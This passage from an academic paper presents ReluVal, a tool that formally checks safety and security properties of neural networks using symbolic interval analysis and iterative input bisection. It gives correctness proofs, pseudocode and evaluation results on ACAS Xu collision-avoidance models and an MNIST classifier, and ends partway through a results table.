**Attacker model.** We assume that the inputs an adversary can provide are bounded within an interval specified by a security property. For example, an attacker aircraft has a maximum speed (e.g., it can only move between 0 and 500 mph). Therefore, the attacker is free to choose any value within that range. This attacker model is, in essence, similar to the ones used for adversarial attacks on vision-based DNNs where the attacker aims to search for visually imperceptible perturbations (within certain bound) that, when applied on the original image, makes the DNN predict incorrectly. Note that, in this setting, the imperceptibility is measured using a $L_p$ norm. Formally, given a computer vision DNN $f$, the attacker solves following optimization problem: $min(L_p(x' - x))$ such that $f(x) \neq f(x')$, where $L_p(\cdot)$ denotes the $p$-norm and $x' - x$ is the perturbation applied to original input $x$. In other words, the security property of a vision DNN being robust against adversarial perturbations can be defined as: for any $x'$ within a $L$-distance ball of $x$ in the input space, $f(x) = f(x')$.

Unlike the adversarial images, we extend the attacker model to allow different amount of perturbations to different features. Specifically, instead of requiring overall perturbations on input features to be bounded by L-norm, our security properties allow different input features to be transformed within different intervals. Moreover, for DNNs where the outputs are not explicit labels, unlike adversarial image, we do not require the predicted label to remain the same. We support properties specifying arbitrary output intervals.

**An example.** As shown in Figure 1, normally, when the distance (one feature of the DNN) between the victim ship (ownship) and the intruder is large, the victim ship advisory system will advise left to avoid the collision and then advise right to get back to the original track. However, if the DNN is not verified, there may exist one specific situation where the advisory system, for certain approaching angles of the attacker ship, advises the ship incorrectly to take a right turn instead of left, leading to a

fatal collision. If an attacker knows about the presence of such an adversarial case, he can specifically approach the ship at the adversarial angle to cause a collision.

## 2.3 Interval Analysis

Interval arithmetic studies the arithmetic operations on intervals rather than concrete values. As discussed above, since (1) the DNN safety property checking requires setting input features within certain ranges and checking the output ranges for violations, and (2) the DNN computations only include additions and multiplications (linear transformations) and simple nonlinear operations (e.g., ReLU), interval analysis is a natural fit to our problem. We provide some formal definitions of interval extensions of functions and their properties below. We use these definitions in Section 4 for demonstrating the correctness of our algorithm.

Formally, let $x$ denote a concrete real value and $X := [\underline{X}, \overline{X}]$ denote an interval, where $\underline{X}$ is the lower bound, and $\overline{X}$ is the upper bound. An *interval extension* of a function $f(x)$ is a function of intervals $F$ such that, for any $x \in X$, $F([x,x]) = f(x)$. The ideal interval extension $F(X)$ approaches the image of $f$, $f(X) := \{f(x) : x \in X\}$.

Let $f(X_1, X_2, ..., X_d) := \{f(x_1, x_2, ..., x_d) : x_1 \in X_1, x_2 \in X_2, ..., x_d \in X_d\}$ where d is the number of input dimensions. An interval valued function $F(X_1, X_2, ..., X_d)$ is *inclusion isotonic* if, when $Y_i \subseteq X_i$ for $i = 1, ..., d$, we have

$$F(Y_1, Y_2, ..., Y_d) \subseteq F(X_1, X_2, ..., X_d)$$

An interval extension function $F(X)$ that is defined on an interval $X_0$ is said to be *Lipschitz continuous* if there is some number $L$ such that:

$$\forall X \subseteq X_0, w(F(X)) \leq L \cdot w(X)$$

where $w(X)$ is the width of interval $X$, and $X$ here denotes $X = (X_1, X_2, ..., X_d)$, a vector of intervals [45].

# 3 Overview

Interval analysis is a natural fit to the goal of verifying safety properties in neural networks as we have discussed in Section 2.3. Naively, by setting input features as intervals, we could follow the same arithmetic performed in the DNN to compute the output intervals. Based on the output interval, we can verify if the input perturbations will finally lead to violations or not (e.g., output intervals go beyond a certain bound). Note that, while lack of violations due to over-approximations,

However, naively computing output intervals in this way suffers from high errors as it computes extremely loose bounds due to the *dependency problem*. In particular, it can only get a highly conservative estimation of the output range, which is too wide to be useful for checking any safety property. In this section, we first demonstrate the dependency problem with a motivating example using naive interval analysis. Next, based on the same example, we describe how the techniques described in this paper can mitigate this problem.



Figure 2: Running example to demonstrate our technique.


**A working example.** We use a small motivating example shown in Figure 2 to illustrate the inter-dependency problem and our techniques in dealing with this problem in Figure 3.

Let us assume that the sample NN is deployed in an unmanned aerial vehicle taking two inputs (1) distance from the intruder and (2) intruder approaching angle while producing the steering angle as output. The NN has five neurons arranged in three layers. The weight attached to each edge is also shown in Figure 3 .

Assume that we aim to verify if the predicted steering angle is safe by checking a property that the steering angle should be less than 20 if the distance from the intruder is in $[4,6]$ and the possible angle of approaching intruder is in $[1,5]$.

Let $x$ denote the distance from an intruder and $y$ denote the approaching angle of the intruder. Essentially, given $x \in [4,6]$ and $y \in [1,5]$, we aim to assert that $f(x,y) \in [-\infty, 20]$. Figure 3a illustrates the naive interval propagation in this NN. By performing the interval multiplications and additions, along with applying the ReLU activation function, we get the output interval to be $[0,22]$. Note that this is an overestimation because the upper bound 22 cannot be achieved: it can only appear when the left hidden neuron outputs 27 and the right one outputs 5. However, for the left hidden neuron to output 27, the conditions $x = 6$ and $y = 5$ have to be satisfied. Similarly, for the right hidden neuron to output 5, the conditions $x = 4$ and $y = 1$ have to be satisfied. These two conditions are contradictory and therefore cannot be satisfied simultaneously and therefore the final output 22 can never appear. This effect is known as the *dependency problem* [45].



(a) Naive interval propagation (b) Symbolic interval propagation (c) Iterative bisection and refinement

Figure 3: Examples showing (a) naive interval extension where the output interval is very loose as it ignores the inter-dependency of the input variables, (b) using symbolic interval analysis to keep track of some of the dependencies, and (c) using bisection to reduce the over-approximation error.

As we have defined that a safe steering angle must be less than or equal to 20, we cannot guarantee non-existence of violations, as the steering angle can have a value as high as 22 according to the naive interval propagation described above.

**Symbolic interval propagation.** Figure 3b demonstrates how we maintain the *symbolic intervals* to preserve as much dependency information as we can while propagating the bounds through the NN layers. In this paper, we only keep track of linear symbolic bounds and concretize the bounds when it is not possible to maintain accurate linear bounds. We compute the final output intervals using the corresponding symbolic equations. Our approach helps in significantly cutting down the over-approximation errors.

For example, in the current example, the intermediate neurons update their symbolic lower and upper bounds to be $2x+3y$ and $x+y$, denoting the operation performed by the previous linear transformation (taking the dot product of the input and weight parameters). As we also know $2x+3y>0$ and $x+y>0$ for the given input range $x\in[4,6]$ and $y\in[1,5]$, we can safely propagate this symbolic interval through the ReLU activation function.

In the final layer, the propagated bound will be $[x+2y, x+2y]$, where we can finally compute the concrete interval $[6,16]$. This is tighter than the naive baseline interval $[0,22]$ and can be used to verify the property that the steering angle will be $\leq 20$.

In summary, *symbolic interval propagation* explicitly represents the intermediate computations of each neuron in terms of the symbolic intervals that encode the inter-dependency of the inputs to minimize overestimation.

However, in more complex cases, there might be intermediate neurons with symbolic bounds whose possible values can potentially be negative. For such cases, we can no longer keep the symbolic interval using a linear equation while passing it through a ReLU. Therefore, we concretize their upper and lower bounds and ignore their dependencies. To minimize the errors caused by such cases, we introduce another optimization, *iterative refinement*, as described below. As shown in Section 7, we can achieve very tight bounds by combining these two techniques.

**Iterative refinement.** Figure 3c illustrates another optimization that we introduce for mitigating the dependency problem. Here, we leverage the fact that the dependency error for Lipschitz continuous functions decreases as the width of intervals decreases (any DNN with a finite number of layers is Lipschitz continuous as shown in Section 4.2). Therefore, we can bisect the input interval by evenly dividing the interval into the union of two consecutive sub-intervals and reduce the overestimation. The output bound can thus be tightened as shown in the example. The interval becomes $[2,20]$, which proves the non-existence of the violation. Note that we can iteratively refine the output interval by repeated splitting of the input intervals. Such operations are highly parallelizable as the split sub-intervals can be checked independently (Section 7). In Section 4, we provide a proof that the iterative refinement can effectively reduce the width of the output range to an arbitrary precision within finite steps for any Lipschitz continuous DNN.

## 4 Proof of Correctness

Section 3 demonstrates the basic idea of naive interval extension and the optimization of iterative refinement. In this section, we give the detailed proof about the correctness of interval analysis/estimation on DNNs, also known as interval extension estimation, and the convergence of iterative refinement. The proofs are based on two aforementioned properties of neural networks: *inclusion isotonicity* and *Lipschitz continuity*. In general, the correctness guarantee of interval extension holds for most

finite DNNs while the convergence guarantee requires Lipschitz continuity. In the following, we give the proof of correctness for two most important techniques we use throughout the paper, but the proof is generic and works for our other optimizations such as symbolic interval analysis, influence analysis and monotonicity as described in Section 5.

Let $f$ denote an NN and $F$ denote its naive interval extension. We define the naive interval extension as a function $F(X)$ that (1) satisfies for all $x \in X, F([x,x]) = f(x)$ and (2) that only involves naive interval operations during interval variable representations. For all the other types of interval extensions, they can be easily analyzed based on the following proof.

## 4.1 Correctness of Overestimation

We are going to demonstrate that, for the naive interval extension of $f$, $F$ always overestimates the theoretically tightest output range $f$. According to our definition of inclusion isotonicity described in Section 2, it suffices to prove that the naive interval extension of an NN is inclusion isotonic. Note that we only consider neural networks with ReLUs as activation functions for the following proof, but the proof can be easily extended to other popular activation functions like tanh or sigmoid.

First, we need to demonstrate that $F$ is inclusion isotonic. Because ReLU is monotonic, so we can simply consider its interval extension to be $Relu_I(X) := [max(0,\underline{X}), max(0,\overline{X})]$. Therefore, $\forall Y \subset X$, we have $max(0,\underline{X}) \leq max(0,\underline{Y})$ and $max(0,\overline{X}) \geq max(0,\overline{Y})$ so that its interval extension $Relu(Y) \subseteq Relu(X)$. Most common activation functions are inclusion isotonic. We refer interested readers to [45] for a list of common functions that are inclusion isotonic.

We note that $f(X)$ is a composition of activation functions and linear functions. And we also see that linear functions, as well as common activation functions, are inclusion isotonic [45]. Because any combinations of inclusion isotonic functions are still inclusion isotonic, thus, we have that the interval representation $F(X)$ of $f(X)$ is inclusion isotonic.

Next, we show for arbitrary $X = (X_1, \ldots, X_d)$, that:

$$f(X) \subseteq F(X)$$

Applying the previously shown inclusion isotonicity properties of $F(X)$, we get:

$$f(X_1,\ldots,X_d) = \bigcup_{(x_1,\ldots,x_d)\in X} \{f(x_1,\ldots,x_d)\}$$

$$= \bigcup_{(x_1,\ldots,x_d)\in X} F([x_1,x_1],\ldots,[x_d,x_d])$$

Now, for any such $(x_1,\ldots,x_d) \in X$, we have $F([x_1,x_1],\ldots,[x_d,x_d]) \subseteq F(X_1,\ldots,X_d)$, since $([x_1,x_1],\ldots,[x_d,x_d]) \subseteq (X_1,\ldots,X_d)$, and $F(X)$ is inclusion isotonic. We thus get:

$$\bigcup_{(x_1,\ldots,x_d)\in X} F([x_1,x_1],\ldots,[x_d,x_d]) \subseteq F(X_1,\ldots,X_d) \quad (1)$$

which is exactly the desired result.

Now, we get the result shown in Equation 1 that for all input $X$, the interval extension of $f$, $F(X)$, always contains the true codomain (theoretically tightest bound) for $f(X)$.

## 4.2 Convergence in Finite Number of Splits

Now we see that the naive interval extension of $f$ is an overestimation of true output. Next, we show that iteratively splitting input is an effective way to refine and reduce such overestimated error. Empirically, we can see finite number of splits allow us to approximate $f$ with $F$ with arbitrary accuracy, this is guaranteed by Lipschitz continuity property of NNs.

First, we need to prove $F$ is Lipschitz continuous. It is straightforward to show that many common activation functions are Lipschitz continuous [45]. Here, we show the natural interval extension $\text{Relu}_I$ is Lipschitz continuous, with a Lipschitz constant $L := 1$. We see, for any input interval $X$:

$$w(\text{Relu}_I(X)) = max(\overline{X},0) - max(\underline{X},0)$$

$$\leq max(\overline{X},0) - \underline{X} \leq \overline{X} - \underline{X} = w(X)$$

Thus, the interval extension $\text{Relu}_I$ of ReLU is Lipschitz continuous. As the NN is a finite composition of Lipschitz continuous functions, its interval extension $F$ is still Lipschitz continuous as well [45].

Now we demonstrate that by splitting input $X$ into $N$ smaller pieces and taking the union of their corresponding outputs, we can achieve at least a $N$ times smaller overestimation error. We define an $N$-split uniform subdivision of input $X = (X_1, ..., X_d)$ as a collection of sets $X_{i,j}$:

$$X_{i,j} := [X_i + (j-1)\frac{w(X_i)}{N}, X_i + j\frac{w(X_i)}{N}]$$

where $i \in 1,\ldots,d$ and $j \in 1,\ldots N$. We note that this is exactly a partition of each $X_i$ into $N$ pieces of equivalent width such that $\forall i, j$, $w(X_{i,j}) = w(X_i)/N$ and $X_i = \bigcup_{j=1}^{N} X_{i,j}$. We then define a refinement of $F$ over $X$ with $N$ splits as:

$$F^{(N)}(X) := \bigcup_{i=1}^{N} F(X_{1,i},\ldots,X_{d,i})$$

Finally, we define the range of overestimated error created by naive interval extension on an NN after $N$-split refinement as $w(E^{(N)}(X))$:

$$w(E^{(N)}(X)) := w(F^{(N)}(X)) - w(f(X))$$

Because $F$ is Lipschitz continuous, Theorem 6.1 in [45] gives us the following result:

$$w(E^{(N)}(X)) \leq 2L \cdot w(X)/N \tag{2}$$

Equation 2 shows the error width of the $N$-split refinement $w(E^{(N)}(X))$ converges to 0 linearly as we increase $N$. That is, we can achieve arbitrary accuracy when using $N$-split refinement to approximate $f(X)$ with sufficiently large $N$.

# 5 Methodology

Figure 4 shows the main workflow along with the different components of ReluVal. Specifically, ReluVal uses symbolic interval analysis to get a tight estimation of the output range based on the input ranges. It declares a security property as verified If the estimated output interval is tight enough to satisfy the property. If the output interval shows potential existence of violations, ReluVal randomly samples a few points from the interval and check for violations. If any adversarial case is detected, i.e., a concrete input violating the security property, it outputs this as a counterexample. Otherwise, ReluVal uses iterative interval refinement to further tighten the output interval to approach the theoretically tightest bound and repeats the same process described above. Once the number of iterations reaches a preset threshold, ReluVal outputs timeout denoting it cannot verify the security property.




Figure 4: Workflow of ReluVal in checking security property of DNN.

As discussed in Section 3, simple interval extension only obtains loose/conservative intervals due to input dependency problem. Below, we describe the details of the optimizations we propose to further tighten the bounds.

## 5.1 Symbolic Interval Propagation

Symbolic Interval propagation is one of our core contributions to mitigate the input dependency problem and tighten the output interval estimation. If a DNN would only consist of linear transformations, keeping symbolic equation throughout the intermediate computations of a DNN can perfectly eliminate the input dependency errors.

However, as shown in Section 3, while passing an equation through a ReLU node essentially involves dropping the equation and replacing it with 0 if the equation can evaluate to a negative value for the given input range. Therefore, we keep the lower and upper bound equations $(Eq_{up}, Eq_{low})$ for as many neurons as we can and only concretize as needed.

**Algorithm 1** Forward symbolic interval analysis

**Inputs**: **network** ← tested neural network
**input** ← input interval

```
1:  Initialize eq = (eq_up, eq_low);
2:  // cache mask matrix needed in backward propagation
3:  R[numLayer][layerSize];
4:  // loops for each layer
5:  for layer = 1 to numlayer do
6:      // matmal equations with weights as interval;
7:      eq= weight ⊗ eq;
8:      // update the output ranges for each node
9:      if layer != lastLayer then
10:         for i = 1 to layerSize[layer] do
11:             if eq_up[i] ≤ 0 then
12:                 // Update to 0
13:                 R[layer][i]=[0,0];        ▷ d(relu(x))/dx = [0,0]
14:                 eq_up[i] = eq_low[i] = 0;
15:             else if eq_low[i] ≥0 then
16:                 // Keep dependency
17:                 R[layer][i]=[1,1];        ▷ d(relu(x))/dx = [1,1]
18:             else
19:                 // Concretization
20:                 R[layer][i]=[0,1];        ▷ d(relu(x))/dx = [0,1]
21:                 eq_low[i] = 0
22:                 if eq_up[i] ≤ 0 then
23:                     eq_up[i] = eq_up[i];
24:     else
25:         output = {lower, upper};
26: return R, output;
```

Algorithm 1 elaborates the procedure of propagating symbolic intervals/equations during the interval computation of a DNN. We describe the core components and the details of this technique below.

**Constructing symbolic intervals.** Given a particular neuron $A$, (1) If $A$ is in the first layer, we can compute the

symbolic bounds as:

$$Eq^{A}_{up}(X) = Eq^{A}_{low}(X) = w_1x_1 + ... + w_dx_d$$

where $x_1, ..., x_d$ are the inputs and $w_1, ..., w_d$ is the weights of the corresponding edges. (2) If $A$ belongs to the intermediate layer, we initialize the symbolic intervals of $A$'s output as:

$$Eq^{A}_{up}(X) = W_+Eq^{A_{prev}}_{up}(X) + W_-Eq^{A_{prev}}_{low}(X)$$

$$Eq^{A}_{low}(X) = W_+Eq^{A_{prev}}_{low}(X) + W_-Eq^{A_{prev}}_{up}(X)$$

where $Eq^{A_{prev}}_{up}$ and $Eq^{A_{prev}}_{low}$ are the equations from last layer. $W_+$ and $W_-$ denote the positive and negative weights of current layer respectively. The output will be $[w_+a, w_+b]$ for multiplying positive weight parameter $w_+$ with an interval $[a,b]$. For the negative weight parameters, the output will be flipped in terms of $a$ and $b$, i.e., $[w_-b, w_-a]$.

**Concretization.** While passing a symbolic equation through the ReLU nodes, we evaluate the concrete value of the equation's upper and lower bounds $\overline{Eq_{up}(X)}$ and $\underline{Eq_{low}(X)}$. If $\underline{Eq_{low}(X)} > 0$, then we pass the lower equation on to the next layer. Otherwise, we concretize it to be 0. Similarly, if $\overline{Eq_{up}(X)} > 0$, we pass the upper equation on to the next layer. Otherwise, we concretize it as $\overline{Eq_{up}(X)}$.

**Correctness.** We first clarify three different output intervals: (1) theoretically tightest bound $f(X)$, (2) naive interval extension bound $F(X)$, and (3) symbolic bound $[\underline{Eq_{low}(X)}, \overline{Eq_{up}(X)}]$. We prove that the symbolic bound is a superset of theoretically tightest bound and a subset of output naive interval extension:

$$f(X) \subseteq [\underline{Eq_{low}(X)}, \overline{Eq_{up}(X)}] \subseteq F(X) \tag{3}$$

For a given input range propagated to the output layer, it will involve both computing linear transformations and applying ReLUs. symbolic interval analysis keeps the accurate bounds for linear transformations and uses concretization to handle non-linearity. Compared to theoretically tightest bound, the only approximation introduced during the symbolic propagation process is due to concretization while handling ReLU nodes, which is an over-approximation as shown before. Naive interval extension, on the other hand, is a degenerate version of symbolic interval analysis where it does not keep any symbolic constraints. Therefore, symbolic interval analysis over-approximates the theoretically tightest bound and, in turn, is over-approximated by naive interval extension as shown in Equation 3.

## 5.2 Iterative Interval Refinement

While symbolic interval analysis helps in computing relatively tight bounds, the estimated output intervals for complex networks may still not be tight enough for verifying properties, especially when the input intervals are comparably large and thus result in many concretizations. As discussed above in Section 5, for such cases, we resort to another technique, iterative interval refinement. In addition, we also propose two other optimizations, influence analysis and monotonicity, which further refines the estimated output ranges based on iterative interval refinement.

**Baseline iterative refinement.** In Section 4, we have proved that theoretically tightest bound could be approached by repeatedly splitting the input intervals. Therefore, we perform iterative bisection of each input interval $X_1, ..., X_n$ until the output interval is tight enough to meet the security property, or time out, as shown in Figure 4.

The iterative bisection process can be represented as a bisection tree as shown in Figure 5. Each bisection on one input yields two children denoting two consecutive sub-intervals, the union of which computes the output bound for their parent. Here, $X^{(i)_j}$ means the $jth$ input interval with split depth $i$. After one bisection on $X^{(i)_j}$, it creates two children: $X^{(i+1)_{2j-1}} = \{X_1, ..., [\underline{X_i}, \frac{\underline{X_i}+\overline{X_i}}{2}], ..., X_d\}$ and $X^{(i+1)_{2j}} = \{X_1, ..., [\frac{\underline{X_i}+\overline{X_i}}{2}, \overline{X_i}], ..., X_d\}$.

To identify the existence of any adversarial example in the bisected input ranges, we sample a few input points (the current default is the middle point of each range) and verify if the concrete output leads to any property violations. If so, we output the adversarial example, mark this sub-interval as definitely containing adversarial examples, and conclude the analysis for this specific sub-interval. Otherwise, we repeat the symbolic interval analysis process for the sub-interval. This default configuration is tailored towards deriving a conclusive answer of "secure" or "insecure" for the entire input interval. Users of ReluVal can configure it to further split an insecure interval to potentially discover secure sub-intervals within the insecure interval.

**Optimizing iterative refinement.** We develop two other optimizations, namely influence analysis and monotonicity, to further cut the average bisection depths.

*(1) Influence analysis.* When deciding which input intervals to bisect first, instead of following a random strategy, we compute the gradient or Jacobian of the output with respect to each input feature and pick the largest one as the first to bisect. The high-level intuition is that gradient approximates the influence of the input on the output, which essentially measures the sensitivity of the output to each input feature.

Algorithm 2 shows the steps for backward computation of the input feature influence. Note that instead of working on concrete values, this version works with intervals. The basic idea is to approximate the influence caused by ReLUs. If there is no ReLU in the target DNN, the



Figure 5: A bisection tree with split depth of $n$. Each node represents a bisected sub-interval.

**Algorithm 2** Backward propagation for gradient interval

**Inputs**: **network** ← tested neural network
**R** ← gradient mask

```
// initialize upper and lower gradient bounds
g_up = g_low = weights[lastLayer];
for layer = numlayer-1 to 1 do
    for 1 to layerSize[layer] do
        // g is an interval containing g_up and g_low
        // interval hadamard product
        g=R[layer] ⊗ g;
        // interval matrix multiplication
        g=weights[layer] ⊙ g;
return g;
```

Jacobian matrix is completely determined by the weight parameters, which is independent of the input. A ReLU node's gradient can either be 0 for negative input or 1 for positive input. We use intervals to track and propagate the bounds on the gradients of the ReLU nodes during backward propagation as shown in Algorithm 2.

We further use the estimated gradient interval to compute the smear function for an input feature [26, 27]: $S_i(X) = max_{1\le j\le d}|\overline{J_{ij}}|w(X_j)$, where $J_{ij}$ denotes the gradient of input $X_j$ for output $Y_i$. For each refinement step, we bisect the $X_j$ with the highest smear value to reduce the over-approximation error as shown in Algorithm 3.

*(2) Monotonicity.* Computing the Jacobian matrix also helps us to reason about the monotonicity property of the output for a given input interval. In particular, for the cases where the partial derivative of $\frac{\partial F_i}{X_j}$ is always positive or negative for the given the input interval $X$, we can simply replace the interval $X_j$ with two concrete value $\underline{X_j}$ and $\overline{X_j}$. Because, as the DNN output is monotonic in that input interval, it is impossible for any intermediate value to cause a violation without either $\underline{X_j}$ or $\overline{X_j}$ cause a violation. Our empirical results in Section 7 also indicate that such monotonicity checking can help decrease the number of splits required for checking different security properties.

**Algorithm 3** Using influence analysis to choose the most influential feature to split

**Inputs**: **network** ← tested neural network
**input** ← input interval
**g** ← gradient interval calculated by backward propagation

```
for i = 1 to input.length do
    // r is the range of each input interval
    r = w(input[i]);
    // e is the influence from each input to output
    e = g_up[i] * r;
    if e > largest then                    ▷ most effective feature
        largest = e;
        splitFeature = i;
return splitFeature;
```

## 6 Implementation

**Setup.** We implement ReluVal in `C` and leverage `OpenBLAS`[1] to enable efficient matrix multiplications. We evaluate ReluVal on a Linux server running Ubuntu 16.04 with 16 CPU cores and 256GB memory.

**Parallelization.** One unique advantage of ReluVal over other security property checking systems like Reluplex is that the interval arithmetic in the setting of verifying DNN is highly parallelizable by nature. During the process of iterative interval refinement, newly created input ranges during iterative refinement can be checked independently. This feature allows us to create as many threads as possible, each taking care of a specific input range, to gain significant speedup by distributing different input ranges to different workers.

However, there are two key challenges that required solving to fully leverage the benefits of parallelization. First, as shown in Section 5.2, the bisection tree is often not balanced leading to substantially different running times for different threads. We found that often several laggard threads slow down the computation, i.e., most of the available workers stay idle while only a few workers keep on refining the intervals. Second, as it is hard to predict the depth of the bisection tree for any sub-interval in advance, starting a new thread for each sub-interval may result in high scheduling overhead. To solve these two problems, we develop a dynamic thread rebalancing algorithm that can identify the potentially deeper parts of the bisection tree and efficiently redistribute those parts among other workers.

**Outward rounding.** The large number of floating matrix multiplications in a DNN can potentially lead to se-

[1] http://www.openblas.net/

vere precision drops after rounding [15]. For example, assume that the output of one neuron is [0.00000001, 0.00000002]. If the floating-point precision is $e-7$, then it is automatically rounded up to [0.0,0.0]. After one layer propagation with a weight parameter of 1000, the correct output should be [0.00001, 0.00002]. However, after rounding, the output will incorrectly become [0.0, 0.0]. As the interval propagates through the neural network, more errors will accumulate and significantly affect the output precision. In fact, our tests show that some adversarial examples reported by Reluplex [25] are false positives due to such rounding problem.

To avoid such issues, we adopt outward rounding in ReluVal. In particular, for every newly calculated interval or symbolic intervals $[\underline{x}, \overline{x}]$, we always round the bounds outward to ensure the computed output range is always a sound overestimation of the true output range. We implement outward rounding with 32-bit floats. We find that this precision is enough for verifying properties of ACAS Xu models, though it can easily be extended to 64-bit double.

# 7 Evaluation

## 7.1 Evaluation Setup

In the evaluation, we consider two general categories of DNNs, deployed for handling two different tasks.

The first category is airborne collision avoidance system (ACAS) crucial for alerting and preventing the collisions between aircrafts. We focus our evaluation on the ACAS Xu model for collision avoidance in unmanned aircrafts [28].

The second category includes the models deployed to recognize hand-written digit from the MNIST dataset. Our preliminary results demonstrate that ReluVal can also scale to larger networks that the solver-based verification tools often struggle to check.

**ACAS Xu.** The ACAS Xu system consists of forty-five different NN models. Each network is composed of an input layer taking five inputs, an output layer generating five outputs, and six hidden layers with each containing fifty neurons. As shown in Figure 6, five inputs include $\{\rho, \theta, \psi, v_{own}, v_{int}\}$. In particular, $\rho$ denotes the distance between ownship and intruder, $\theta$ denotes the heading direction angle of ownship relative to the intruder, $\psi$ denotes the heading direction angle of the intruder relative to ownship, $v_{own}$ is the speed of ownship, and $v_{int}$ is the speed of intruder. Output of the NN includes {*COC*, *weak left*, *weak right*, *strong left*, *strong right*}. *COC* denotes clear of conflicts, *weak left* means heading left with angle 1.5°/s, *weak right* means heading right with angle 1.5°/s, *strong left* is heading left with angle 3.0°/s, and *strong right* denotes heading right with angle 3.0°/s. Each output in NN corresponds to the score for this action (minimal for the best).



Figure 6: Horizontal view of ACAS Xu operating scenarios.

**MNIST.** For classifying hand-written digits, we test a neural network with 784 inputs, 10 outputs and two hidden layers. Each intermediate layer has 512 neurons. On the MNIST test data set, it can achieve 98.28% accuracy for classification.

## 7.2 Performance on ACAS Xu Models

In this section, we first present a detailed comparison of ReluVal and Reluplex in terms of the verification performance. Then, we compare ReluVal with a state-of-the-art adversarial attack on DNNs, Carlini-Wagner [7], showing that on average ReluVal can consistently find 50% more adversarial examples. Finally, we show that ReluVal can accurately narrow down all possible adversarial ranges and therefore provide more insights on the distribution of adversarial corner-cases.

**Comparison to Reluplex.** Table 1 compares the time taken by ReluVal with that of Reluplex for verifying ten original properties described in their paper [25]. In addition, we include the experimental results for five new security properties. The detailed description of each property is in the Appendix. Table 1 shows that ReluVal always outperforms Reluplex at checking all fifteen security properties. For the properties on which Reluplex times out, ReluVal is able to terminate in significantly shorter time. On average, ReluVal achieves up to 200× speedup over ReluPlex.

**Finding adversarial inputs.** In terms of the number of adversarial examples detected, ReluVal also outperforms the popular attacks using gradients to find adversarial examples. Here, we compare ReluVal to the Carlini and Wagner (CW) attack [7], a state-of-the-art gradient-based attack that minimizes specialized CW loss function.

As gradient-based attacks start from a seed input and iteratively looking for adversarial examples, the choice of seeds may highly influence the success of the attack at finding adversarial inputs. Therefore, we try differ-

| Source | Properties | Networks | Reluplex Time (sec) | ReluVal Time (sec) | Speedup |
|---|---|---|---|---|---|
| Security Properties from [25] | $\phi_1$ | 45 | >443,560.73* | 14,603.27 | >30× |
| | $\phi_2$ | 34*2 | 123,420.40 | 117,243.26 | 1× |
| | $\phi_3$ | 42 | 35,040.28 | 19,018.90 | 2× |
| | $\phi_4$ | 42 | 13,919.51 | 441.97 | 32× |
| | $\phi_5$ | 1 | 23,212.52 | 216.88 | 107× |
| | $\phi_6$ | 1 | 220,330.82 | 46.59 | 4729× |
| | $\phi_7$ | 1 | >86400.0* | 9,240.29 | >9× |
| | $\phi_8$ | 1 | 43,200.01 | 40.41 | 1069× |
| | $\phi_9$ | 1 | 116,441.97 | 15,639.52 | 7× |
| | $\phi_{10}$ | 1 | 23,683.07 | 10.94 | 2165× |
| Additional Security Properties | $\phi_{11}$ | 1 | 4,394.91 | 27.89 | 158× |
| | $\phi_{12}$ | 1 | 2,556.28 | 0.104 | 24580× |
| | $\phi_{13}$ | 1 | >172,800.0* | 148.21 | >1166× |
| | $\phi_{14}$ | 2 | >172,810.86* | 288.98 | >598× |
| | $\phi_{15}$ | 2 | 31,328.26 | 876.80 | 36× |

* Reluplex use different timeout thresholds for different properties.

Table 1: ReluVal's performance at verifying properties of ACAS Xu compared with Reluplex. $\phi_1$ to $\phi_{10}$ are the properties proposed in Reluplex [25]. $\phi_{11}$ to $\phi_{15}$ are our additional properties.

| # Seeds | CW | CW Miss | ReluVal | ReluVal Miss |
|---|---|---|---|---|
| 50 | 24/40 | 40.0% | 40/40 | 0% |
| 40 | 21/40 | 47.5% | 40/40 | 0% |
| 30 | 17/40 | 58.5% | 40/40 | 0% |
| 20 | 10/40 | 75.0% | 40/40 | 0% |
| 10 | 6/40 | 85.0% | 40/40 | 0% |

Table 2: The number of adversarial inputs CW can find compared to ReluVal on 40 adversarial ACAS Xu properties. The third column shows the percentage of adversarial properties CW failed to find.

| P | Adv Range | Adv | Timeout | Non-adv |
|---|---|---|---|---|
| $S_1$ | $[6402.36, 10000]$ | 98229 | 1 | 163915 |
| $S_2$ | $[-0.2, -0.186]$ and $[-0.103, 0]$ | 18121 | 2 | 14645 |
| $S_3$ | $[-0.1, 0.0085]$ | 17738 | 1 | 15029 |

Table 3: The second column shows the input ranges containing at least one adversarial input, while the rest of ranges are found by ReluVal to be non-adversarial. The last three columns show the number of total sub-intervals checked by ReluVal with a precision of $e-6$.

ent randomly picked seed inputs to facilitate the input generation process. Note that our technique in ReluVal does not need any seed input. Thus it is not restricted by the potentially undesired starting seed and can fully explore the input space. As shown in Table 2, on average, CW misses 61.2% number of models, which do have adversarial inputs exist that CW fails to find.

**Narrowing down adversarial ranges.** A unique feature of ReluVal is that it can isolate adversarial ranges of inputs from the non-adversarial ones. This is useful because it allows a DNN designer to potentially isolate and avoid adversarial ranges with a given precision (e.g., $e-6$ or smaller). Here we set the precision to be $e-6$, i.e., we allow splitting of the intervals into smaller sub-intervals unless their length becomes less than $e-6$. Table 3 shows the results of the three different properties that we checked. For example, property $S_1$ specifies `model_4_1` should output strong right with input range $\rho = [400, 10000]$, $\theta = 0.2$, $\psi = -3.09$, $v_{own} = 10$, and $v_{int} = 10$. For this property, ReluVal splits the input ranges into 262,144 smaller sub-intervals and is able to prove that 163,915 sub-intervals are safe. ReluVal also finds that $\rho = [400, 6402.36]$ does not contain any adversarial inputs while $\rho = [6402.36, 10000]$ is adversarial.

## 7.3 Preliminary Tests on MNIST Model

Besides ACAS Xu, we also test ReluVal on an MNIST model that achieves decent accuracy (98.28%). Given a particular seed image, we allow arbitrary perturbations to every pixel value while bounding the total perturbation by the $L_\infty$ norm. In particular, ReluVal can prove 956 seed images to be safe for $|X|_\infty \leq 1$ and 721 images safe for $|X|_\infty \leq 2$ respectively out of 1000 randomly selected test images. Figure 7 shows the detailed results. As the norm is increased, the percentage of images that have no adversarial perturbations drops quickly to 0. Note that we get more timeouts as the $L_\infty$ norm increase. We believe that we can further optimize our system to work on GPUs to minimize such timeouts and verify properties

with larger norm bounds.



Figure 7: Percentage of images proved to be not adversarial with $L_\infty = 1,2,3,4,5$ by ReluVal on MNIST test model out of 1000 random test MNIST images.

## 7.4 Optimizations

In this subsection, we evaluate the effectiveness of the optimizations proposed in Section 5 compared to the naive interval extension with iterative interval refinement. The results are shown in Table 4.

| Methods | Deepest Dep (%) | Avg Dep (%) | Time (%) |
|---|---|---|---|
| S.C.P | 42.06 | 49.28 | 99.99 |
| I.A. | 10.65 | 10.85 | 96.04 |
